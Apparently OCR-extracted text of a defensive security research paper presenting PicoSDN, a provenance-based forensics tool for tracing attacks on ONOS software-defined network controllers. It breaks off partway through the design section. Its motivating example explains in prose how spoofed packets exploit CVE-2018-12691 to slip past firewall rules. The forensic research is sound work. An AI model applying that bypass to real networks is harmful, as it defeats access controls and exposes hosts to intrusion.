Over the past decade, the software-defined networking (SDN) architecture has proliferated as a result of its flexibility and programmability. The SDN architecture decouples the decision-making of the *control plane* from the traffic being forwarded in the *data plane*, while logically centralizing the decision-making into a *controller* whose functionality can be extended through *network applications* (or *apps*).

SDN has been touted as an enhancement to network security services, given that its centralized design allows for complete oversight into network activities. However, the programmable nature of SDN creates new security challenges and threat vectors. In particular, the control plane's state and functionality can be maliciously influenced by data input originating from the data plane and apps. These *cross-plane* [13, 24, 41, 49, 53, 62] and *cross-app* [8, 52] attacks have significant security repercussions for the network's behavior, such as bypassing access control policies or redirecting data plane traffic. An adversary only needs to attack data plane hosts or apps, and does not have to compromise the controller.

In software-defined networks, as in traditional networks, security products such as firewalls and intrusion detection systems (e.g., Snort, Zeek/Bro, Splunk) must be deployed to continuously monitor potential security incidents. When these tools signal a security alert, the network operator must investigate the incident to diagnose the attack, establish possible root causes, and determine an appropriate response. This investigation stage is particularly essential when considering that security monitoring tools are notoriously prone to issuing false alarms [16]; however, in the case of SDN, the control plane and its novel attack vectors may also be implicated when incidents occur. To this end, recent network causality and provenance analysis tools have been proposed to aid in SDN forensics [15, 52, 55, 61]. However, we argue that such tools have limitations in terms of providing the precise and holistic causal reasoning that is needed by investigators.

First, the control plane's causality (or provenance) model has a significant effect on the precision with which a practitioner can identify root causes. If the control plane's data structures are too coarse-grained or if the control plane uses long-running processes, this can lead to *dependency explosion* problems in which too many objects share the same provenance. That reduces the ability to identify precise causes.

Second, the control plane's decisions cause the data plane's configuration to change; the effects of the data plane's configuration on packets sent to the controller cause subsequent control plane actions. When such tools examine the control plane alone, the indirect causes of control plane actions that result from data plane packets will lead to an *incomplete*

DISTRIBUTION STATEMENT A. Approved for public release. Distribution is unlimited. This material is based upon work supported by the Under Secretary of Defense for Research and Engineering under Air Force Contract No. FA8702-15-D-0001. Any opinions, findings, conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the Under Secretary of Defense for Research and Engineering.

dependency problem that ignores the data plane topology.

Third, a practitioner will want to know not only the root causes for an action but also the extent to which such root causes impacted other network activities. For instance, if a spoofed packet is found to be the attack vector for an attack, then the practitioner will want to investigate what else that spoofed packet influenced to understand whether other attacks and undesirable behavior have also occurred.

Overview We present PICOSDN, a tool for SDN attack analysis that mitigates the aforementioned dependency explosion and incomplete dependency challenges. PICOSDN allows practitioners to effectively and precisely identify root causes of attacks. Given evidence from an attack (*e.g.,* violations of intended network policies), PICOSDN determines common root causes in order to identify the extent to which those causes have affected other network activities.

PICOSDN's approach uses *data provenance*, a data plane model, and a set of techniques to track and analyze network history. PICOSDN records provenance graphically to allow for efficient queries over past state. Although similar network forensics tools have also used graphical structures [52, 55, 60], these tools' provenance models suffer from dependency explosion or incomplete dependency problems. To account for those challenges, PICOSDN performs fine-grained partitioning of control plane data objects and leverages app event listeners to further partition data and process execution, respectively. PICOSDN also incorporates the data plane's topology such that indirect control plane activities caused by data plane packets are correctly encoded, which mitigates incomplete dependencies. Finally, PICOSDN's toolkit reports the impacts of suspected root causes, identifies how network identifiers (*i.e.,* host identities) evolve over time, and summarizes how the network's configuration came to be.

We have implemented PICOSDN within the popular ONOS SDN controller [5]. Many telecommunications providers, such as Comcast, use ONOS or one of its proprietary derivatives. We evaluated PICOSDN by executing and analyzing recent SDN attack scenarios found in the literature and in the Common Vulnerabilities and Exposures (CVE) database. PICOSDN precisely identifies the root causes of such attacks, and we show how PICOSDN's provenance model provides better understanding than existing network tools do. Our implementation imposes an average overhead latency increase of between 7 and 21 ms for new forwarding rules, demonstrating PICOSDN's practicality in realistic settings.

Summary of Contributions Our main contributions are:

1. An approach to the **dependency explosion problem for SDN attack provenance** that utilizes event listeners as units of execution.
2. An approach to the **incomplete dependency problem for SDN attack provenance** that incorporates a data plane model and tracking of network identifiers.
3. The **design and implementation** of PICOSDN on ONOS to evaluate SDN attacks and to demonstrate PICOSDN's causal analysis benefits.
4. The **performance and security evaluations** of PICOSDN on recent SDN attacks.




Figure 1: Topology of the CVE-2018-12691 attack scenario described in § 2.1. The red path represents the attacker's desired data plane communication from h_1 to h_2.

2 Background and Motivation


Many real-world SDN attacks leverage data plane dependencies and long-running state corruption tactics to achieve their goals. SDN controllers are susceptible to attacks from data plane hosts that poison the controller's network state view and cause incorrect decisions [13, 24, 41, 49, 53]. We consider a motivating attack to illustrate the limitations that a practitioner encounters when using existing network forensics tools.

2.1 Motivating Attack Example

Scenario Consider the control plane attack CVE-2018-12691 [53] in ONOS. It enables an attacker to use spoofed packets to circumvent firewall rules. This class of cross-plane attack leverages spoofed data plane input to fool the controller into maliciously changing the data plane forwarding. Complete prevention of such attacks is generally challenging, as spoofed information from data plane hosts is a notorious network security problem in SDN [13, 24, 28]. Such attacks can also be one part of a multi-stage attack in which the attacker's goal is to defeat the data plane access control policy and move laterally across data plane hosts to gain additional access [18].

Suppose that the attack is carried out on a network topology as shown in Figure 1. Assume that the controller runs a data plane access control application and a reactive[1] forwarding application. The attack works as follows. A malicious data plane host, h_1, wants to connect to a victim host, h_2, but the data plane access control policy is configured to deny traffic

[1] Although we discuss a reactive SDN configuration here as an example, PICOSDN's design generalizes to proactive SDN configurations, too. We refer the reader to § 8 for further discussion.



(a) Relevant provenance for the CVE-2018-12691 attack based on techniques from FORENGUARD [55]. The activities from switches s_1 and s_2 appear to be independent of each other, masking the derivation of a root cause of s_2's flow rule f_3 from host h_1's activities on switch s_1.

(b) Relevant provenance generated by PICOSDN for the same scenario as (a). This includes a data plane model, network identifiers, and precise responsibility (agency).

Figure 2: Provenance of the CVE-2018-12691 attack. Ellipses represent SDN control plane objects, rectangles represent SDN processes, and pentagons represent the SDN components responsible for each process or object (*i.e.,* the agency). The text of the labels in (b) are abbreviations from the text of the labels found in (a).

from h_1 to h_2 based on its IP address. The malicious host h_1 emits into the data plane a spoofed ICMP packet, p_1, with an invalid IP address. The controller creates a data structure, *the host representation object*, for h_1 with a valid MAC address but no IP address. The data plane access control application, acl, checks to see if it needs to insert new flow rules based on the data plane access control policy. As the controller does not associate h_1 with an IP address, no flow rules are installed.

Some time later, h_1 sends to h_2 a packet, p_2, with a valid source IP address. ONOS updates the host object for h_1 with h_1's actual IP address. Unfortunately, at this point, a bug stops the data plane access control application from handling events in which a host object is updated. Thus, the update never triggers the application to install flow deny rules that prevent h_1 from sending traffic to h_2. The result is that the reactive forwarding application forwards the packet out (p_3).

Environment In a typical enterprise environment, a variety of system- and network-layer monitoring tools are usually deployed [1,17,23,45]). These services are largely reactive in nature, triggering threat alerts when a suspicious event occurs. After an alert is raised, it is then the responsibility of a network practitioner or security analyst to manually investigate the alert, determine its veracity, and determine an appropriate incident reponse. Threat investigation routines are carried out through the use of a variety of log analysis software, often referred to as *Security Indicator & Event Management* (*SIEM*) systems, (e.g., Splunk). Timely investigation of these alerts is critical, as failing to respond promptly can increase the attackers' dwell time and, therefore, the damage inflicted.

Investigation Some time later, a network practitioner is alerted to a suspicious event within the network—the *intrusion detection system* (*IDS*) has detected a large data transmission from from host h_1 to a known malicious domain. Unbeknownst to the practitioner, this flow represents an exfiltration of sensitive data from host h_2 to the open network via h_1, violating the intended data plane access control policy. As the practitioner begins to investigate the alert, they notice that a new flow rule was recently added between h_1 and h_2, but it isn't clear *how* or *why* this network reconfiguration occurred.

To understand the context of this change to the control plane, the practitioner attempts to perform causal analysis using a *provenance graph* over the control plane's past state, which is depicted in Figure 2a. As the practitioner now knows that a flow rule from h_1 and h_2 seems to have coincided with the security incident, they use this as an initial piece of *evidence*: a flow rule (f_3) was installed that allowed traffic from h_1 to h_2 on switch s_2. The practitioner then issues a query and identifies a set of possible root causes related to the lineage of that flow rule.

2.2 Existing Tool Limitations

However, the practitioner runs into several challenges when using existing tools to generate a graph such as the one in Figure 2a. Although linking h_1's packets to s_1's default flow rule (*i.e.,* f_1) does capture past causality, the practitioner is easily overwhelmed when *all* packets over all time from any of s_1's ports are also linked to that default flow rule. The practitioner also finds that switches s_1 and s_2 as principal agents become




Figure 3: API-based provenance, based on techniques from ProvSDN [52], produces dependency explosion. When an app's event listener (fwd) is modeled as one long-running process, all API calls are considered as possible dependencies. For instance, the API call at time $t = 4$ may incorrectly appear to be dependent on all API calls from $t = [1,3]$.

too coarse-grained to enable pinpointing of attribution. Since existing tools do not account for the data plane as a causal influence, the result in Figure 2a is a set of two disconnected subgraphs. That disconnection prevents the practitioner from performing a meaningful backward trace. Finally, backward tracing alone would not provide the practitioner with details about the attack's other effects. We generalize those challenges and consider them in depth below.

Limitation (L1): Dependency explosion Provenance modeling suffers from the *dependency explosion problem* in which long-running processes or widely-used data structures within a system can create false dependencies. For instance, ProvSDN [52] uses an API-centric model. Figure 3 shows the provenance generated from two different calls to fwd's event handler, which results in four API calls in total. It is not obvious that an API call to forward() was initiated by one (and only one) API call to inPacket(). As a result, the API-centric model would create many false dependencies because an API call would be falsely dependent on all previous API calls.

ForenGuard's event-centric model uses execution partitioning, but if we apply it as shown in Figure 2a, we see that a controller that installs default flow rules (*i.e.,* f_1) will cause all unmatched packets (*i.e.,* p_1 and p_2) to become dependent on it. As a result, ForenGuard's modeling approach can suffer from data partitioning challenges when too many unrelated effects of a root cause must also be analyzed.

Limitation (L2): Coarse-grained responsibility and false attribution A similar challenge exists in the assignment of responsibility (or agency) in the data plane. In Figure 2a, the agency traces back to a switch, either s_1 or s_2. Although this correctly implies that one of the root causes of the attack is s_1 or s_2, it is not a particularly useful insight because all other activities have one of these root causes, too. Instead, should the responsibility be assigned to a notion of a host? Given that network identifiers (*e.g.,* MAC addresses) are easily spoofable, assigning agency to hosts would not solve the problem either; malicious hosts would simply induce false dependencies in the provenance graph.

Limitation (L3): Incomplete dependencies In contrast to false dependencies, *incomplete dependencies* occur when the provenance model does not capture enough information to link causally related activities. For SDN attacks, that occurs when the data plane's effects on the control plane are not captured by an implicit *data plane model*. In our attack scenario in § 2.1, the reactive forwarding application reacts to activities from switch s_1 before forwarding the packet (*i.e.,* p_3) out to other ports. On the other end of one of s_1's ports, switch s_2 receives that incoming packet (*i.e.,* p_4) and further processes it. Figure 2a's disconnected subgraphs appear to show that switch s_1's history of events is independent of switch s_2's history of events. Thus, if a practitioner were starting their investigation from a flow rule on switch s_2, they would not be able to see that the root cause occurred because of earlier events related to switch s_1 and the malicious host h_1's spoofed packets. ProvSDN and ForenGuard do not account for this kind of data plane model and would thus suffer from incomplete dependencies. Other tools [11, 57, 59, 61] model the implicit data plane, but are applicable only in the declarative networking paradigm. Most of the popular SDN controllers such as Floodlight, ONOS, and OpenDaylight, in contrast, use an operating-system-like imperative paradigm.

Limitation (L4): Interpretation and analysis Even if the dependency-related challenges previously described were mitigated, it can still be challenge to interpret provenance graphs. For instance, if the practitioner in our attack scenario from § 2.1 wanted to understand how network identifier bindings (*e.g.,* the network's bindings between a host's MAC address and its location in the data plane) changed over time, the provenance graph in Figure 2a would not support that; it does not directly link the host objects because their generation were not causally related.

ProvSDN and ForenGuard use *backward tracing* to start with a piece of evidence and find its information flow ancestors or set of root causes, respectively. However, if the practitioner wanted to know the other effects of the spoofed packet generated by h_1, that analysis would require *forward tracing* techniques that start at a cause and find its progeny to determine what other data and processes were affected. As neither ProvSDN nor ForenGuard performs forward tracing, the practitioner would not be able to discover other relevant unexpected artifacts of the attack, such as acl's failure to generate flow deny rules.

The practitioner ultimately wants to answer network connectivity questions of the form "Which packet(s) caused which flow rule(s) to be (or not to be) installed?" However, the SDN controller's event-based architecture can be itself complex [53]. Although the complexity must be recorded to

maintain the necessary dependencies, most of the complexity can be abstracted away to answer a practitioner's query. Thus, abstracted *summarization* is necessary for practitioners to understand attacks easily and quickly.

2.3 Our Approach

Motivated by the attack presented in § 2.1 and the previous tools' limitations noted in § 2.2, we highlight how PICOSDN would mitigate the issues. PICOSDN uses a provenance model that accounts for data and execution partitioning with precise agency, while also incorporating the implicit data plane effects on the control plane (§ 3). PICOSDN also provides techniques to aid in analysis (§ 5).

Applying PICOSDN produces the graph shown in Figure 2b. Rather than rely solely on the default flow rule f_1 as a cause, the practitioner can see that packets p_1 and p_2 originate at a host on switch s_1's port 1 (**L1**). That also allows the practitioner to precisely identify agency at the switch port (rather than switch) level (**L2**). The previously independent activities from each switch are linked by the data plane model that connects p_4 with p_3 (**L3**), which allows the practitioner to backtrace from s_2 to s_1 (**L4**). Finally, the practitioner can see how host h_1's network identifier information evolved over time (**L4**) and can summarize the past network state (**L4**).

3 PICOSDN Provenance Model

In order to reason about past activities and perform causal analysis, we first define a *provenance model* that formally specifies the relevant data, processes, and principal identities involved in such data's generation and use.[2] Our unified approach accounts for app, control, and data plane activities, which allows us to reason holistically about SDN attacks.

3.1 Definitions

A *provenance graph*, denoted by $\mathcal{G} = (\mathcal{V}, \mathcal{E})$, is a directed acyclic graph (DAG) that represents the lineages of objects comprising the shared SDN control plane state. Informally stated, the graph shows all of the relevant processes and principal identities (*i.e.,* agents) that were involved in the use or generation of such control plane objects. We use the graph to analyze past activities to determine root causes (*i.e.,* backward tracing) and use those root causes to determine other relevant control plane activities (*i.e.,* forward tracing).

Each node $v \in \mathcal{V}$ belongs to one of three high-level classes: Entity, Activity, and Agent. Each high-level node class is explained with its respective subclasses in Table 1. We detail the design choices and semantics of these nodes in § 3.2. A node may also contain a dictionary of key–value pairs.

[2] Our model is loosely based on the W3C PROV data model [44].

Table 1: Nodes in the PICOSDN provenance graph model.

Node class	Node meaning and node subclasses
Entity	A data object within the SDN control plane state, used or generated through API service calls or event listeners *Subclasses:* Host, Packet (*subsubclasses*: PacketIn, PacketOut), FlowRule, Objective, Intent, Device, Port, Table, Meter, Group, Topology, Statistic
Activity	An event listener or a packet processor used by an SDN app or controller *Subclasses:* EventListener, PacketProcessor
Agent	An SDN app, an SDN controller core service, a switch port, or a switch (*i.e.,* device) *Subclasses:* App, CoreService, SwitchPort, Switch

Each edge (or relation) $e \in \mathcal{E}$ belongs to one of the classes listed in Table 2; rows that are indented show relations that have more precise subclasses and meanings from their superclass. Relations form the connections among the control plane objects, the network activities involved in their generation and use, and principal identities within the SDN components.

A *backward trace path*, denoted by $t_b = \langle v_0 \to e_0 \to \cdots \to e_i \to v_j \rangle, e_0 \ldots e_i \in \mathcal{E}_{\text{class}\neq\text{wasRevisionOf}}, v_0 \ldots v_j \in \mathcal{V}$, is a path of alternating nodes and edges that begins at a node of interest v_0 and ends at an ancestry node v_j. An ancestry node is a predecessor of a node of interest. Given that $\mathcal{G}$ is a DAG, nodes $v_1, \ldots, v_{j-1}$ are also ancestry nodes. A backward trace does not include any wasRevisionOf edges because such edges represent non-causal relations.

A *revision trace path*, denoted by $t_r = \langle v_0 \to e_0 \to \cdots \to e_i \to v_j \rangle, e_0 \ldots e_i \in \mathcal{E}_{\text{class}=\text{wasRevisionOf}}, v_0 \ldots v_j \in \mathcal{V}$, is a path of edges that begin at a node of interest v_0 and show the revisions of that node's object starting from an earlier revision node v_j. These revisions are non-causal and are used to identify changes to objects over time.

3.2 Model design choices


Given the aforementioned definitions, we now discuss the design decisions we made in PICOSDN's provenance model. We show how these decisions were influenced by the limitations found in previous work and how these decisions help us solve the challenges outlined in § 2.2.

Data and execution partitioning We achieve data partitioning with Entity objects by partitioning the data objects specified in the controller's API. For instance, the ONOS controller's host core service provides the API call getHosts(), which returns a set of Host objects. Thus, a natural way to partition data is to identify each Host object as a data partition. The Entity subclasses are generalizable to common SDN control plane state objects as found in the representative ONOS, OpenDaylight, and Floodlight SDN controllers.


Default flow rules can generate dependency explosions because any incoming packet that does not match other flow

Table 2: Edges (relations) in the PICOSDN provenance graph model.

Valid edge (relation) class	Relation meaning
Entity wasGeneratedBy *Activity*	Creation of an SDN control plane state object
Activity used *Entity*	Use of an SDN control plane state object
EventListener used *Entity*	An event listener's use of the SDN control plane state object
PacketProcessor used *Packet*	A packet processor's use of a data plane packet
Entity wasInvalidatedBy *Activity*	Deletion of a data object within the SDN control plane state
Entity wasDerivedFrom *Entity*	Causal derivation of one SDN control plane state object to another object
PacketIn wasDerivedFrom *FlowRule*	Causal derivation of an incoming packet based on a previously-installed flow rule (*e.g.,* default flow rule)
PacketIn wasDerivedFrom *PacketOut*	Causal derivation of an incoming packet from one switch based on the outgoing packet of another switch
Entity wasRevisionOf *Entity*	Non-causal revision (*i.e.,* new version) of an SDN control plane state object
Activity wasAssociatedWith *Agent*	Agency or attribution of an SDN control plane event
Packet wasAttributedTo *SwitchPort*	Agency or attribution of a data plane packet with the respective switch port on which the packet was received



(a) Data dependency explosion using default flow rules (used in PROVSDN [52] and FORENGUARD [55]). All packets from switch s_1 that do not match any other flow rules become causally dependent on the default flow rule, which leads to dependency explosion.




(b) Data partitioning using packets and switch port agents (used in PICOSDN). All packets per switch port are logically grouped together.


Figure 4: Data partitioning models for flow rules. Ellipses represent Entity nodes, and pentagons represent Agent nodes.

rules is sent to the controller for processing. All previously unseen packets become causally dependent on a generalized default flow rule, as shown in Figure 4a. To mitigate that problem, our model links any such packets to the respective edge ports that generated the packets, as shown in Figure 4b.

We achieve execution partitioning with Activity objects by partitioning each execution of recurring event listeners and packet processors into separate activities. Figure 5 shows the differences between API-based modeling and event-based modeling. With event-based modeling, we can more clearly show which Entity objects were used, generated, or invalided by a given Activity and mitigate the dependency explosion.



(a) API-based modeling (used in PROVSDN [52]). If one is tracing o_2's provenance via the API write at time $t = 10$, it will not be clear that *only* the API read of o_1 at $t = 9$ is causally associated with o_2. The other API reads at $t = 1$ and $t = 2$ represent false dependencies.




(b) Event-based modeling (used in PICOSDN). If one is tracing o_2's provenance via the event listener, it will be clear that o_2 is causally associated with o_1 through App X's event listener.


Figure 5: Comparison of execution partitioning models. Ellipses represent Entity nodes, rectangles represent Activity nodes, and pentagons represent Agent nodes.

Event listening SDN controllers dispatch events to event listeners. In ONOS, for example, the host service dispatches a HostEvent event (with the corresponding Host object) to any HostEvent listener. We model an event's data object as an Entity node that was used by EventListener nodes, with each event listener invocation represented as its own node.

Data plane model Figure 6 shows a diagram of data plane activities between two switches, s_1 and s_2. Figure 6a shows



(a) Control plane → data plane → control plane activity.



(b) Resulting control plane provenance graph. The dashed edge represents the provenance if we include a data plane model. Without the edge (and the data plane model), the PacketIn from s_2 would not appear to be causally dependent on PacketOut from s_1; that represents an incomplete dependency.

Figure 6: Data plane model. **1:** App X instructs the controller to emit a data plane packet from switch s_1. **2:** Switch s_1 emits the data plane packet on its link towards switch s_2. **3:** Switch s_2 receives the incoming data plane packet and sends it to the controller. **4:** App Y processes the data plane packet.

the temporal order of a control plane activity (*i.e.,* generation of an outgoing data plane packet), followed by a data plane activity (*i.e.,* transmission of a data plane packet), followed by another control plane activity (*i.e.,* processing of an incoming data plane packet). As shown in Figure 6b, a provenance model without the implicit causality of the data plane shows two separate subgraphs, which makes it impossible to perform a causally meaningful backward trace.

To mitigate that problem, we use a *data plane model* that includes the network's topology and related happens-before relationships among activities. Our provenance model includes a data-plane-based causal derivation in the relation *PacketIn* wasDerivedFrom *PacketOut* to represent the causality.

Network identifiers Control plane objects generated from data plane hosts pose a unique attribution challenge. Data plane hosts can spoof their principal identities, or *network identifiers*, relatively easily in SDN [28] as a result of network protocols (*e.g.,* the Address Resolution Protocol) that do not provide authentication and SDN controller programs that naïvely trust such information [53]. Ideally, each data plane host would have its own principal identity, but that is impossible if hosts can spoof their network identifiers.

To mitigate that problem, our provenance model offers two features: *edge ports as principal identities* and *network identifier revisions*. To enable those abilities, we model each edge port[3] as a principal identity, or Agent node; Figure 4b shows an example. As we assume in our threat model (described in detail in § 4) that switches are trusted, we can trust that the data plane traffic originating in a particular switch port is actually originating in that port. Whether or not a host claiming to have a particular identifier (*e.g.,* MAC address) on that port is legitimately located on that port cannot be verified from the data plane alone. To account for that, we model identifier changes by using the non-causal relation wasRevisionOf. It allows for a succinct trace of identifier changes over time.

[3] As opposed to an internal port that links a switch with another switch.

4 PicoSDN Threat Model

We assume that the SDN controller is trusted but that its services and functionality may be subverted by apps or by data plane input, which is similar to the threat model found in related work [52, 55]. Attackers will try to influence the control plane via *cross-app* poisoning attacks [52] or via *cross-plane* poisoning attacks [13,24,41,49]. As a result, we assume that all relevant attacks will make use of the SDN controller's API service calls, event dispatches, or both.

We further assume that switches and apps maintain their own principal identities and cannot spoof their identifiers, and indeed we can enforce that policy using a public-key infrastructure (PKI) [47]. However, we assume that data plane hosts *can* spoof their network identifiers (*e.g.,* MAC address).

5 PicoSDN Design

Based on the provenance model described in § 3, we now present the design of **p**rovenance-**i**nformed **c**ausal **o**bservation for **s**oftware-**d**efined **n**etworking, or PicoSDN. PicoSDN provides fine-grained data and execution partitioning to aid in the identification of SDN attack causes. PicoSDN's analysis capabilities allow a practitioner to identify evidence of malicious behavior, to pinpoint common causes, and to identify the extent to which other malicious activities have occurred.

Figure 7 shows an overview of the PicoSDN architecture. PicoSDN has two phases: a *runtime phase* (§ 5.1) that collects relevant provenance information during execution, and an *investigation phase* (§ 5.2) that analyzes the provenance.

PicoSDN is designed with the following goals in mind:

G1 *Precise Dependencies.* PicoSDN should reduce the units of execution to remove false execution dependencies that arise from long-running processes in the SDN control plane. PicoSDN should also reduce the unit size of data to remove false data dependencies.

G2 *Unified Network Model.* PicoSDN should leverage control *and* data plane activities, and thereby mitigate the incomplete dependency problem.

G3 *Iterative Analysis.* PicoSDN should perform backward and forward tracing to enable causal analysis of SDN attacks. It should efficiently summarize network activities and network identifier evolution.




Figure 7: PICOSDN architecture overview with example workflow. **1:** An app makes an API call. **2:** PICOSDN's API hooks register the API call. **3:** The provenance collector checks its internal state and makes changes based on the API call. **4:** The provenance serializer generates the relevant graph. **5:** The ingester, cleaner, and topology augmenter prepare the graph. **6:** The tracer receives the graph. **7:** The tracer answers causal analysis queries based on the graph.

G4 *Activity Completeness.* PICOSDN should observe and record any apps, controller, or data plane activity relevant to network activities to ensure that it serves as a control plane reference monitor.

5.1 Runtime Phase

During the network's execution, PICOSDN's runtime phase records control plane activities in its *collector* and transforms them into a lightweight graph by using its *serializer*.

Collector The provenance collector consists of three components: *wrappers* around event dispatches and packet processors, *hooks* on API calls, and an *internal state* tracker.

We have instrumented wrappers around the SDN controller's event dispatcher and packet processor. The provenance collector uses these wrappers to maintain knowledge about which event listener or packet processor is currently handling the dispatch or processing, respectively; this achieves goal **G1**.

We have instrumented hooks on each of the SDN controller's API calls; this achieves goal **G4**. For a single-threaded controller, the reconstruction of the sequence of events, packets, and API calls is straightforward. However, in modern multi-threaded controllers, we also need a concurrency model to correctly link such calls to the right events. For event dispatching, we assume the following concurrency model: a particular event, ε_1, is processed *sequentially* by each interested event listener (*i.e.,* ε_1 is processed by listener l_1, then by l_2); different events, ε_1 and ε_2, may be processed *concurrently* (*i.e.,* ε_1 is processed by listener l_1 followed by l_2, while concurrently ε_2 is processed by listener l_3 followed by l_4). That is the model used by ONOS[4], among other SDN controllers. It allows PICOSDN's provenance collector to use hooks to correctly determine whether a particular API call should link the use or generation of control plane objects to the event listener (or packet processor) in execution at that time. Hooking the API calls and linking them with the event and packet wrappers in this way not only permits a transparent interposition over all app and data plane interactions with the control plane, but also avoids the limitations of prior work [55] that requires app instrumentation.

The provenance collector includes an internal state tracker that maintains knowledge of current events and control plane objects to detect when such objects change. The internal state is necessary to keep track of ephemeral objects' uniqueness that would not necessarily be captured by raw logging alone. (See § 8 for a discussion about internal state storage costs and external provenance storage costs.)

Serializer Once the provenance collector has determined the correct provenance based on context, the provenance serializer writes out a lightweight serialized graph of nodes and edges.

5.2 Investigation Phase

At some later point in time, PICOSDN's investigation phase uses the lightweight serialized graph as a basis for analysis. The *ingester* de-serializes the graph, the *cleaner* removes unnecessary provenance, and the *topology augmenter* incorporates the data plane model. The *tracer* answers practitioner queries. Each component is designed to be modular.

5.2.1 Ingester, Cleaner, and Topology Augmenter

The ingestor reads in the serialized graph. As most nodes contain additional details, the graph ingestor de-serializes the

